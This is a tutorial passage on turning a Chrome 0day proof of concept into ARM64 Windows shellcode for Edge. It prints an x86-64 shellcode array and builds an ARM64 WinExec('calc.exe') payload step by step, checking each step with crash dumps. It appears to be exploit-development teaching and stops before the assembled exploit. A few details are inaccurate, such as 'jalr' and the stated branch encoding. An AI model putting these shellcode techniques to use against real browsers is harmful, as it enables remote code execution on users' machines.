Creating aarch64 (ARM64) Windows Shellcode: Part 1 - no ASLR


- Overview
- Reproducing the crash
- Investigating crash details
    - Attaching a debugger
    - Looking at DMP files
- Testing our ARM64 shellcode
    - An infinite loop
    - A crash
- Doing something useful with our shellcode
    - aarch64 calling convention
    - Where to put our string
    - Setting up our "shadow" stack
    - Getting pointer to "calc.exe\0"
    - Put 1 into X1
    - Get pointer to WinExec()
    - Calling our function and then hanging.
- Putting it all together:
- Adding ASLR support

Overview

Given a recent Chrome 0day exploit, it may be worthwhile investigating if it might be exploitable on the ARM64 architecture.

Reproducing the crash

The first thing to check out is just opening the HTML file as-is on an ARM64 Windows VM. I'm using an M1 Mac Mini with Parallels for my investigation.



Well this is promising! It sure seems like it's attempting to run code that it doesn't understand. Which is predictable as ARM definitely shouldn't grok x86 or x86_64. Let's look at the beginning of our PoC exploit file:

poc.html

```
<script>
    function gc() {
        for (var i = 0; i < 0x80000; ++i) {
            var a = new ArrayBuffer();
        }
    }

   let shellcode = [0xFC, 0x48, 0x83, 0xE4, 0xF0, 0xE8, 0xC0, 0x00, 0x00, 0x00, 0x41, 0x51, 0x41, 0x50, 0x52, 
0x51,
        0x56, 0x48, 0x31, 0xD2, 0x65, 0x48, 0x8B, 0x52, 0x60, 0x48, 0x8B, 0x52, 0x18, 0x48, 0x8B, 0x52,
        0x20, 0x48, 0x8B, 0x72, 0x50, 0x48, 0x0F, 0xB7, 0x4A, 0x4A, 0x4D, 0x31, 0xC9, 0x48, 0x31, 0xC0,
        0xAC, 0x3C, 0x61, 0x7C, 0x02, 0x2C, 0x20, 0x41, 0xC1, 0xC9, 0x0D, 0x41, 0x01, 0xC1, 0xE2, 0xED,
        0x52, 0x41, 0x51, 0x48, 0x8B, 0x52, 0x20, 0x8B, 0x42, 0x3C, 0x48, 0x01, 0xD0, 0x8B, 0x80, 0x88,
        0x00, 0x00, 0x00, 0x48, 0x85, 0xC0, 0x74, 0x67, 0x48, 0x01, 0xD0, 0x50, 0x8B, 0x48, 0x18, 0x44,
        0x8B, 0x40, 0x20, 0x49, 0x01, 0xD0, 0xE3, 0x56, 0x48, 0xFF, 0xC9, 0x41, 0x8B, 0x34, 0x88, 0x48,
        0x01, 0xD6, 0x4D, 0x31, 0xC9, 0x48, 0x31, 0xC0, 0xAC, 0x41, 0xC1, 0xC9, 0x0D, 0x41, 0x01, 0xC1,
        0x38, 0xE0, 0x75, 0xF1, 0x4C, 0x03, 0x4C, 0x24, 0x08, 0x45, 0x39, 0xD1, 0x75, 0xD8, 0x58, 0x44,
        0x8B, 0x40, 0x24, 0x49, 0x01, 0xD0, 0x66, 0x41, 0x8B, 0x0C, 0x48, 0x44, 0x8B, 0x40, 0x1C, 0x49,
        0x01, 0xD0, 0x41, 0x8B, 0x04, 0x88, 0x48, 0x01, 0xD0, 0x41, 0x58, 0x41, 0x58, 0x5E, 0x59, 0x5A,
        0x41, 0x58, 0x41, 0x59, 0x41, 0x5A, 0x48, 0x83, 0xEC, 0x20, 0x41, 0x52, 0xFF, 0xE0, 0x58, 0x41,
        0x59, 0x5A, 0x48, 0x8B, 0x12, 0xE9, 0x57, 0xFF, 0xFF, 0xFF, 0x5D, 0x48, 0xBA, 0x01, 0x00, 0x00,
        0x00, 0x00, 0x00, 0x00, 0x00, 0x48, 0x8D, 0x8D, 0x01, 0x01, 0x00, 0x00, 0x41, 0xBA, 0x31, 0x8B,
        0x6F, 0x87, 0xFF, 0xD5, 0xBB, 0xF0, 0xB5, 0xA2, 0x56, 0x41, 0xBA, 0xA6, 0x95, 0xBD, 0x9D, 0xFF,
        0xD5, 0x48, 0x83, 0xC4, 0x28, 0x3C, 0x06, 0x7C, 0x0A, 0x80, 0xFB, 0xE0, 0x75, 0x05, 0xBB, 0x47,
        0x13, 0x72, 0x6F, 0x6A, 0x00, 0x59, 0x41, 0x89, 0xDA, 0xFF, 0xD5, 0x6E, 0x6F, 0x74, 0x65, 0x70,
        0x61, 0x64, 0x2E, 0x65, 0x78, 0x65, 0x00];
```

Could it really be as easy as plopping in our own ARM shellcode to replace the original shellcode?   Let's find out...

Investigating crash details

Attaching a debugger

Chrome-based browsers are tricky to attach a debugger to. When you open up a new tab, it spawns a new process to do the work of rendering the page. If you run windbg.exe with the `-o` option, it should debug child processes.

> **windbg [-o]** *ProgramName* [*Arguments*]
>
> The **-o** option causes the debugger to attach to child processes. There are several other useful command-line options. For more information about the command-line syntax, see **WinDbg Command-Line Options**.

However, in my testing, I couldn't get a working Edge process with windbg-attached processes. I could press **g** a couple times to continue the presumed child processes, but eventually I'd get to the state where nothing was running, according to windbg:

```
ntdll!NtTerminateProcess+0x4:
00007ffa`7d23f634 d65f03c0 ret
0:000> g
ModLoad: 00007ffa`77460000 00007ffa`7748b000   C:\WINDOWS\SYSTEM32\kernel.appcore.dll
ntdll!NtTerminateProcess+0x4:
00007ffa`7d23f634 d65f03c0 ret
1:003> g
       ^ No runnable debuggees error in 'g'
```

Similarly, if Edge is run with the `--single-process` option, it does end up spawning chrome, but it crashes immediately upon attempting to do anything. It is reported that --single-process isn't supported, so perhaps this isn't a surprise?

Looking at DMP files

Luckily, Edge will automatically create `DMP` files in the `C:\Users\test\AppData\Local\Microsoft\Edge\User Data\Crashpad\reports` directory if crashes are encountered. As long as Windbg is configured to register itself with DMP files (run `windbg -IA` to configure this), you can just double click on any DMP file to open the crash details.

```
0:000> k
 # Child-SP          RetAddr           Call Site
00 0000006e`605fcf50 00007ffc`7346d6d4 ntdll!NtDelayExecution+0x4
01 0000006e`605fcf50 00007ffc`6f0e2ea8 ntdll!RtlDelayExecution+0x104
02 0000006e`605fcf90 00007ffc`6f0e2ea8 KERNELBASE!SleepEx+0x88
03 0000006e`605fd010 00007ffc`6f0e2ea8 KERNELBASE!SleepEx+0x88
04 0000006e`605fd200 00007ffc`6f0e2ea8 KERNELBASE!SleepEx+0x88
05 0000006e`605fd2d0 00007ffc`6f0e2ea8 KERNELBASE!SleepEx+0x88
06 0000006e`605fd330 00007ffc`6f0e2ea8 KERNELBASE!SleepEx+0x88
07 0000006e`605ffe80 00000000`00000000 KERNELBASE!SleepEx+0x88
0:000> r
 x0=0000000000000000   x1=0000006e605fcfa8   x2=0000000000000000   x3=0000000000000000
 x4=0000000000000000   x5=0000000000000000   x6=0000000000000000   x7=0000000000000000
 x8=00007ffc733e2410   x9=00000000000000c2  x10=0000000000000001  x11=000001f07d00cfea
x12=000000000000006c  x13=0000000000000000  x14=0000000000000000  x15=00007ffc274961f0
x16=0000000000000006  x17=0000000000000001  x18=0000006e5fdc4000  x19=000000000000ea60
x20=0000006e5fdc4000  x21=0000006e605fcfa8  x22=0000000000000000  x23=00007ffc6f55b000
x24=0000000000000000  x25=00007ffc6f55b000  x26=0000006e605fd190  x27=0000000000000001
x28=0000000000000000   fp=0000006e605fcf50   lr=00007ffc7346d6d4   sp=0000006e605fcf50
 pc=00007ffc733df6b4  psr=00000000 ---- EL0
ntdll!NtDelayExecution+0x4:
00007ffc`733df6b4 d65f03c0 ret
```

By default, this is **not** the state of the machine at the crash! It's after the crash handler and minidump stuff has taken place. But we can simply click on `!analyze -v` to get the state of the actual crash.

```
0:000> !analyze -v
*******************************************************************************
*                                                                             *
*                        Exception Analysis                                   *
*                                                                             *
*******************************************************************************


KEY_VALUES_STRING: 1

    Key  : Analysis.CPU.Sec
    Value: 3

    Key  : Analysis.DebugAnalysisProvider.CPP
    Value: Create: 8007007e on TESTUSER5E85

    Key  : Analysis.DebugData
    Value: CreateObject

    Key  : Analysis.DebugModel
    Value: CreateObject

    Key  : Analysis.Elapsed.Sec
    Value: 27

    Key  : Analysis.Memory.CommitPeak.Mb
    Value: 253

    Key  : Analysis.System
    Value: CreateObject

    Key  : Timeline.Process.Start.DeltaSec
    Value: 2


NTGLOBALFLAG:  0

PROCESS_BAM_CURRENT_THROTTLED: 0

PROCESS_BAM_PREVIOUS_THROTTLED: 0

APPLICATION_VERIFIER_FLAGS:  0
```

```
CONTEXT:  (.ecxr)
 x0=0000000000000000   x1=000072fea0b01000   x2=000072fea0b01000   x3=00000e90080423b1
 x4=0000000000000000   x5=000000000000042c   x6=00000e900827b4b7   x7=00000e900827b395
 x8=000000000824425d   x9=00000e90080450bd  x10=0000000000000386  x11=0000000000000004
x12=00000000080423b1  x13=00000e9008042429  x14=00000000000007ff  x15=0000000008279e39
x16=00000000000000d7  x17=00000e90000c4040  x18=0000000000000000  x19=0000000000000386
x20=00000e900827ab81  x21=00002908001e9a10  x22=0000000000000006  x23=0000000000000025
x24=00000000beeddead  x25=00000000beeddead  x26=00000e9000000000  x27=00000e900824425d
x28=00000000beeddead   fp=000000fd705fde50   lr=00000e90000c407c   sp=000000fd705fde30
 pc=000072fea0b01000  psr=40000000 -Z-- EL0
000072fe`a0b01000 e48348fc ???
Resetting default scope

EXCEPTION_RECORD:  (.exr -1)
ExceptionAddress: 000072fea0b01000
   ExceptionCode: c000001d (Illegal instruction)
  ExceptionFlags: 00000000
NumberParameters: 0

PROCESS_NAME:  msedge.exe

ERROR_CODE: (NTSTATUS) 0xc000001d - {EXCEPTION}  Illegal Instruction  An attempt was made to execute an illegal
instruction.

EXCEPTION_CODE_STR:  c000001d

FAULTING_THREAD:  ffffffff

IP_ON_HEAP:  000072fea0b01000
The fault address in not in any loaded module, please check your build's rebase
log at <releasedir>\bin\build_logs\timebuild\ntrebase.log for module which may
contain the address if it were loaded.

STACK_TEXT:
000000fd`705fde30 000072fe`a0b01000 unknown!unknown+0x0
000000fd`705fde60 00007ffa`23842c70 msedge!ChromeMain+0x2125e00
000000fd`705fdf20 00007ffa`238404e8 msedge!ChromeMain+0x2123678
000000fd`705fdf50 00007ffa`23840168 msedge!ChromeMain+0x21232f8
000000fd`705fe030 00007ffa`230ca004 msedge!ChromeMain+0x19ad194
000000fd`705fe1e0 00007ffa`230c9504 msedge!ChromeMain+0x19ac694
000000fd`705fe280 00007ffa`22fc0350 msedge!ChromeMain+0x18a34e0
000000fd`705fe3e0 00007ffa`2533d870 msedge!argon2_encodedlen+0x215850
000000fd`705fe6c0 00007ffa`2533a328 msedge!argon2_encodedlen+0x212308
000000fd`705fe750 00007ffa`25338acc msedge!argon2_encodedlen+0x210aac
000000fd`705fe7a0 00007ffa`279c2830 msedge!argon2_encodedlen+0x289a810
000000fd`705fe860 00007ffa`27222de8 msedge!argon2_encodedlen+0x20fadc8
000000fd`705feb60 00007ffa`27230cb4 msedge!argon2_encodedlen+0x2108c94
000000fd`705fecb0 00007ffa`262bbcb4 msedge!argon2_encodedlen+0x1193c94
000000fd`705fed40 00007ffa`262bb9bc msedge!argon2_encodedlen+0x119399c
000000fd`705feeb0 00007ffa`262bb04c msedge!argon2_encodedlen+0x119302c
000000fd`705feee0 00007ffa`23a3effc msedge!ChromeMain+0x232218c
000000fd`705fef20 00007ffa`23eb6e78 msedge!ChromeMain+0x279a008
000000fd`705ff010 00007ffa`2497745c msedge!ChromeMain+0x325a5ec
000000fd`705ff190 00007ffa`2496717c msedge!ChromeMain+0x324a30c
000000fd`705ff1f0 00007ffa`24977e9c msedge!ChromeMain+0x325b02c
000000fd`705ff240 00007ffa`23ea2710 msedge!ChromeMain+0x27858a0
000000fd`705ff330 00007ffa`248c5964 msedge!ChromeMain+0x31a8af4
000000fd`705ff470 00007ffa`23dfe644 msedge!ChromeMain+0x26e17d4
000000fd`705ff4f0 00007ffa`23dfd700 msedge!ChromeMain+0x26e0890
000000fd`705ff6d0 00007ffa`2171d0f4 msedge!ChromeMain+0x284
000000fd`705ff7d0 00007ff7`8d649e48 msedge_exe!Ordinal0+0x9e48
000000fd`705ff9e0 00007ff7`8d6494ec msedge_exe!Ordinal0+0x94ec
000000fd`705ffd50 00007ff7`8d79d1b4 msedge_exe!GetHandleVerifier+0xd3f44
000000fd`705ffd90 00007ff7`8d79d240 msedge_exe!GetHandleVerifier+0xd3fd0
000000fd`705ffda0 00007ffa`7b47d130 kernel32!BaseThreadInitThunk+0x30
000000fd`705ffdc0 00007ffa`7d2c7d18 ntdll!RtlUserThreadStart+0x48
000000fd`705ffdf0 00007ffa`7d2c7d18 ntdll!RtlUserThreadStart+0x48


STACK_COMMAND:  .ecxr ; kb ; ** Pseudo Context ** Pseudo ** Value: 25ac68dd040 ** ; kb
```

```
FAILED_INSTRUCTION_ADDRESS:
+0
000072fe`a0b01000 e48348fc ???

SYMBOL_NAME:  msedge!ChromeMain+2125e00

MODULE_NAME: msedge

IMAGE_NAME:  msedge.dll

FAILURE_BUCKET_ID:  ILLEGAL_INSTRUCTION_c000001d_msedge.dll!ChromeMain

OS_VERSION:  10.0.21354.1

BUILDLAB_STR:  co_release

OSPLATFORM_TYPE:  arm64

OSNAME:  Windows 10

FAILURE_ID_HASH:  {2e7c4443-1e6c-70bb-ad2a-6097e7ac8209}

Followup:     MachineOwner
---------
```

With this information, we can disassemble the instructions at the `pc` register (View Disassembly Paste in `000072fea0b01000` (the value of PC)):

```
No prior disassembly possible
000072fe`a0b01000 e48348fc ???
000072fe`a0b01004 00c0e8f0 ???
000072fe`a0b01008 51410000 sub         w0,w0,#0x40,lsl #0xC
000072fe`a0b0100c 51525041 sub         w1,w2,#0x494,lsl #0xC
000072fe`a0b01010 d2314856 eor         x22,x2,#-0x7FFC00007FFD
000072fe`a0b01014 528b4865 mov         w5,#0x5A43
000072fe`a0b01018 528b4860 mov         w0,#0x5A43
000072fe`a0b0101c 528b4818 mov         w24,#0x5A40
000072fe`a0b01020 728b4820 movk        w0,#0x5A41
000072fe`a0b01024 b70f4850 tbnz        xip0,#0x21,000072fe`a0aff92c
000072fe`a0b01028 314d4a4a adds        w10,wpr,#0x352,lsl #0xC
000072fe`a0b0102c c03148c9 ???
000072fe`a0b01030 7c613cac ???
```

Our first 4 bytes of our shellcode are `0xFC, 0x48, 0x83, 0xE4,` so the fact that Edge is attempting to execute the bytes `e48348fc` is a good sign! (keep in mind that aarch64 Windows is little-endian, so reverse your byte ordering)

Testing our ARM64 shellcode

We've confirmed above that ARM64 Edge is attempting to execute the bytes that we provide. How about doing something useful?

An infinite loop

It's not terribly useful, but let's warm up with some pieces of code that are obviously executing. Which may end up being useful in our investigation.

https://disasm.pro/ can be useful if you know what instructions you want to use, and want the bytes to represent it. Or vice-versa.

The simplest infinite loop is the following instruction:

`b #0`


Which will jump to `PC + 0` bytes offset. Using disasm.pro, we see that it is encoded as **`00 00 00 17`**

Let's update our PoC:

poc.html

```
let shellcode = [
// Infinite loop
// b #0
0x00, 0x00, 0x00, 0x14
];
```

Now we can open our PoC file:



Success!

A crash

Given that we can't attach to Edge before it reaches the crash. And even if we could, ARM64 Windows doesn't technically support the M1 chip, so we can't viably trace through functions. Our analysis is limited to viewing a DMP file after the fact. If we can trigger a crash in an arbitrary point of our shellcode, we can get a static snapshot into what the computer was doing at this point.

The simplest way to crash is to dereference an invalid memory address. Let's look again at our crash details:

```
CONTEXT:  (.ecxr)
 x0=0000000000000000   x1=000072fea0b01000   x2=000072fea0b01000   x3=00000e90080423b1
 x4=0000000000000000   x5=000000000000042c   x6=00000e900827b4b7   x7=00000e900827b395
 x8=000000008244425d   x9=00000e90080450bd  x10=0000000000000386  x11=0000000000000004
x12=00000000080423b1  x13=00000e9008042429  x14=00000000000007ff  x15=0000000008279e39
x16=00000000000000d7  x17=00000e90000c4040  x18=0000000000000000  x19=0000000000000386
x20=00000e900827ab81  x21=00002908001e9a10  x22=0000000000000006  x23=0000000000000025
x24=00000000beeddead  x25=00000000beeddead  x26=00000e9000000000  x27=00000e900824425d
x28=00000000beeddead   fp=000000fd705fde50   lr=00000e90000c407c   sp=000000fd705fde30
 pc=000072fea0b01000  psr=40000000 -Z-- EL0
```

We want a register that we're not using, and points somewhere invalid. **`x10`** fits this bill (as do quite a few others). We're also not using **`x11`** so the following instruction will trigger a crash:


```
ldr x11, [x10]
```

This will dereference the `x10` register and place the value in x11. Since `x10` is `0x386` this will crash. Let's test it out

poc.html

```
let shellcode = [
// Trigger crash
// ldr x11, [x10]
0x4b, 0x01, 0x40, 0xf9
];
```

In the browser:



Good! Now in the DMP file:

```
CONTEXT:  (.ecxr)
 x0=0000000000000000   x1=00007355c74f1000   x2=00007355c74f1000   x3=00007209080423b1
 x4=0000000000000000   x5=000000000000042c   x6=000072090827b067   x7=000072090827af45
 x8=000000000824425d   x9=00007209080450bd  x10=0000000000000386  x11=0000000000000004
x12=00000000080423b1  x13=0000720908042429  x14=00000000000007ff  x15=0000000008279e39
x16=00000000000000d7  x17=00007209000c4040  x18=0000000000000000  x19=0000000000000386
x20=000072090827a731  x21=000002ac001e9a10  x22=0000000000000006  x23=0000000000000025
x24=00000000beeddead  x25=00000000beeddead  x26=0000720900000000  x27=000072090824425d
x28=00000000beeddead   fp=000000762bdfd970   lr=00007209000c407c   sp=000000762bdfd950
 pc=00007355c74f1000  psr=40000000 -Z-- EL0
00007355`c74f1000 f940014b ldr         x11,[x10]
```

Success! This is a useful primitive to have. If our shellcode isn't working, we can place the crashing instruction wherever we like, and we can inspect the register values, stack, or other memory states.

Doing something useful with our shellcode

Simple shellcode in Windows often calls WinExec(). It takes two arguments:

1. LPSTR lpCmdLine
2. UINT uCmdShow

Our simple "pop" calc shellcode will just use **`calc`** for the first argument, and **`1`** as the second (for a normal window).

aarch64 calling convention

If we look at old example shellcode for popping calc, we can see that this particular example:

1. push 0
2. push "`calc`"
3. push pointer to "`calc`"
4. Call hard-coded address of WinExec()

From this, we can see that arguments to function calls on x86 are stack-based. Argument 0 is what you'd like to run (calc), and argument 1 is the window property (0).

We can use this structure as our starting point for our shellcode, but it's important to realize that the aarch64 calling convention is register based. That is, arguments are passed in X0, X1, X2, etc...

Where to put our string

While we aren't passing our "calc" on the stack, it seemed reasonable to use the stack as a destination for where our stack lives. ARM doesn't have PUSH and POP, so you'll have to implement your own equivalent.

The problem with using the stack is that the stack pointer needs to be 16-byte aligned at all times. Otherwise, the app will crash. As outlined in the above article, a workaround for this is to use a register other than `SP` , which allows you to have whatever alignment that you like. Just to keep things simple, let's go down this path:

Setting up our "shadow" stack

Let's copy SP to another register to use: `X9`

poc.html

```
let shellcode = [

// Move SP into X9
// mov x9, sp
0xe9, 0x03, 0x00, 0x91,

// Trigger crash
// ldr x11, [x10]
0x4b, 0x01, 0x40, 0xf9
];
```

Let's look at our self-triggered crash dump now:

```
CONTEXT:  (.ecxr)
 x0=0000000000000000   x1=0000280d4d261000   x2=0000280d4d261000   x3=00003563080423b1
 x4=0000000000000000   x5=000000000000042c   x6=000035630827b077   x7=000035630827af55
 x8=000000000824425d   x9=000000a267bfdac0  x10=0000000000000386  x11=0000000000000004
x12=00000000080423b1  x13=0000356308042429  x14=00000000000007ff  x15=0000000008279e39
x16=00000000000000d7  x17=00003563000c4040  x18=0000000000000000  x19=0000000000000386
x20=000035630827a741  x21=000049fc001eb410  x22=0000000000000006  x23=0000000000000025
x24=00000000beeddead  x25=00000000beeddead  x26=0000356300000000  x27=000035630824425d
x28=00000000beeddead   fp=000000a267bfdae0   lr=00003563000c407c   sp=000000a267bfdac0
 pc=0000280d4d261004  psr=40000000 -Z-- EL0
0000280d`4d261004 f940014b ldr         x11,[x10]
```

Here we can see that both `X9` and `SP` both point to `000000a267bfdac0` . So our shellcode instruction worked! If we keep that crashing instruction at the end of our shellcode, we can check each addition to our shellcode to confirm that it is doing what we expect it to do.

Getting pointer to "calc.exe\0"

poc.html

```
let shellcode = [

// Put CALC.EXE in x0
// AC
// movz x0, #0x4143
    0x60, 0x28, 0x88, 0xD2,
// CL
// movk x0, #0x434c, lsl #16
    0x80, 0x69, 0xA8, 0xF2,
// E.
// movk x0, #0x452e, lsl #32
    0xc0, 0xa5, 0xC8, 0xF2,
// EX
// movk x0, #0x4558, lsl #48
    0x00, 0xab, 0xE8, 0xF2,

// put x0 on x9-stack
// str, x0, [x9], #8
    0x20, 0x85, 0x00, 0xF8,

// Put null into x0
// movz, x0, #0
    0x00, 0x00, 0x80, 0xD2,
// put x0 on x9-stack
// str x0, [x9], #8
    0x20, 0x85, 0x00, 0xF8,

// put x9 into x0 - comment out to crash on winexec
// mov x0, x9
    0xe0, 0x03, 0x09, 0xaa,

// Subtract 16 from x0   (look at crash)
// sub, x0, 0x, #0x10
    0x00, 0x40, 0x00, 0xd1,

// Trigger crash
// ldr x11, [x10]
0x4b, 0x01, 0x40, 0xf9
];
```

Here we have four main operations:

1. Put "calc.exe" on our "stack"
2. Put a null on our "stack"
3. Copy pointer to fake stack (X9) to X0
4. Subtract 16 from our pointer so that we point to the beginning of "calc.exe"

Put 1 into X1

Our second argument to WinExec() should simply be 1 to get a normal window for calc.exe.

poc.html

```
let shellcode = [

...

// put 0x1 in x1
// movz x1, #0x01
    0x21, 0x00, 0x80, 0xd2,

// Trigger crash
// ldr x11, [x10]
0x4b, 0x01, 0x40, 0xf9
];
```

That's it. No fancy stack or fake-stack operations. Just move the number 1 into X1.

Get pointer to WinExec()

Just to start simple, we'll use a static address for WinExec(). This isn't viable in the real world due to ASLR, but we can cheat to start out. Attach to a msedge.exe process and ask windbg where WinExec() lives. It'll be valid until Windows reboots.

```
0:016:CHPE> u kernel32!winexec
KERNEL32!WinExec:
6fde9ff0 a9bd7bfd stp         fp,lr,[sp,#-0x30]!
6fde9ff4 a90153f3 stp         x19,x20,[sp,#0x10]
6fde9ff8 f90013f5 str         x21,[sp,#0x20]
6fde9ffc 910003fd mov         fp,sp
6fdea000 94008328 bl          6fe0aca0
6fdea004 d10343ff sub         sp,sp,#0xD0
6fdea008 aa0003f5 mov         x21,x0
6fdea00c 2a0103f3 mov         w19,w1
```

Here we can see that WinExec() lives at 6fde9ff0. But wait! That's just a 32-bit address! I don't believe it, so let's try Windbg Preview to get a second opinion:

```
0:012> u kernel32!winexec
KERNEL32!WinExec:
00007ffc`6fde9ff0 fd              std
00007ffc`6fde9ff1 7bbd            jnp     KERNEL32!LoadModule$filt$1 (00007ffc`6fde9fb0)
00007ffc`6fde9ff3 a9f35301a9      test    eax,0A90153F3h
00007ffc`6fde9ff8 f5              cmc
00007ffc`6fde9ff9 1300            adc     eax,dword ptr [rax]
00007ffc`6fde9ffb f9              stc
00007ffc`6fde9ffc fd              std
00007ffc`6fde9ffd 0300            add     eax,dword ptr [rax]
```

Well that's better! I can see that WinExec() actually lives at `00007ffc`6fde9ff0`. But wait! Windbg Preview is disassembling the ARM64 instructions as if they were x86_64! I get the impression that ARM64 Windows is very much so a work in progress...

But we at least have the address of what we want to call:

poc.html

```
let shellcode = [

...

// Load address of WinExec() (static) into j8
// TODO: Make universal
// movz x8, #0x9ff0
    0x08, 0xFE, 0x93, 0xD2,
// movk x8, #0x6fde, lsl #16
    0xC8, 0xFB, 0xAD, 0xF2,
// movk x8, #0x7ffc, lsl #32
    0x88, 0xFF, 0xCF, 0xF2,
// movk x8, #0, lsl #48
// This is redundant due to the original MOVZ
//    0x08, 0x00, 0xE0, 0xF2,


// Trigger crash
// ldr x11, [x10]
0x4b, 0x01, 0x40, 0xf9
];
```

Here we are constructing the address of `00007ffc`6fde9ff0` two bytes at a time, remembering that we're on a little-endian system. That is, start at the end of the address and work your way to the beginning.

1. MOVZ 0x9FF0 into X8
   X8: 00000000 00009ff0
2. Shift left 16 bits and move (keep) 0x6FDE into X8
   X8: 00000000 6FDE9FF0
3. Shift left 32 bits and move (keep) 0x7FFC into X8
   X8: 00007FFc 6FDE9FF0

At this point we're done. Originally moved zeros into the leading 2 bytes of the register, but then discovered that that's redundant as the first MOVZ instruction zeroed out the rest of the register.

Calling our function and then hanging.

poc.html

```
let shellcode = [

...

// jalr x8
    0x00, 0x01, 0x3F, 0xD6,

// Infinite loop
    0x00, 0x00, 0x00, 0x14
];
```

A standard function call on ARM is to use JALR X8. Jump and Link Register, with X8 as the function pointer.

Putting it all together:

poc.html


```
<script>
    function gc() {
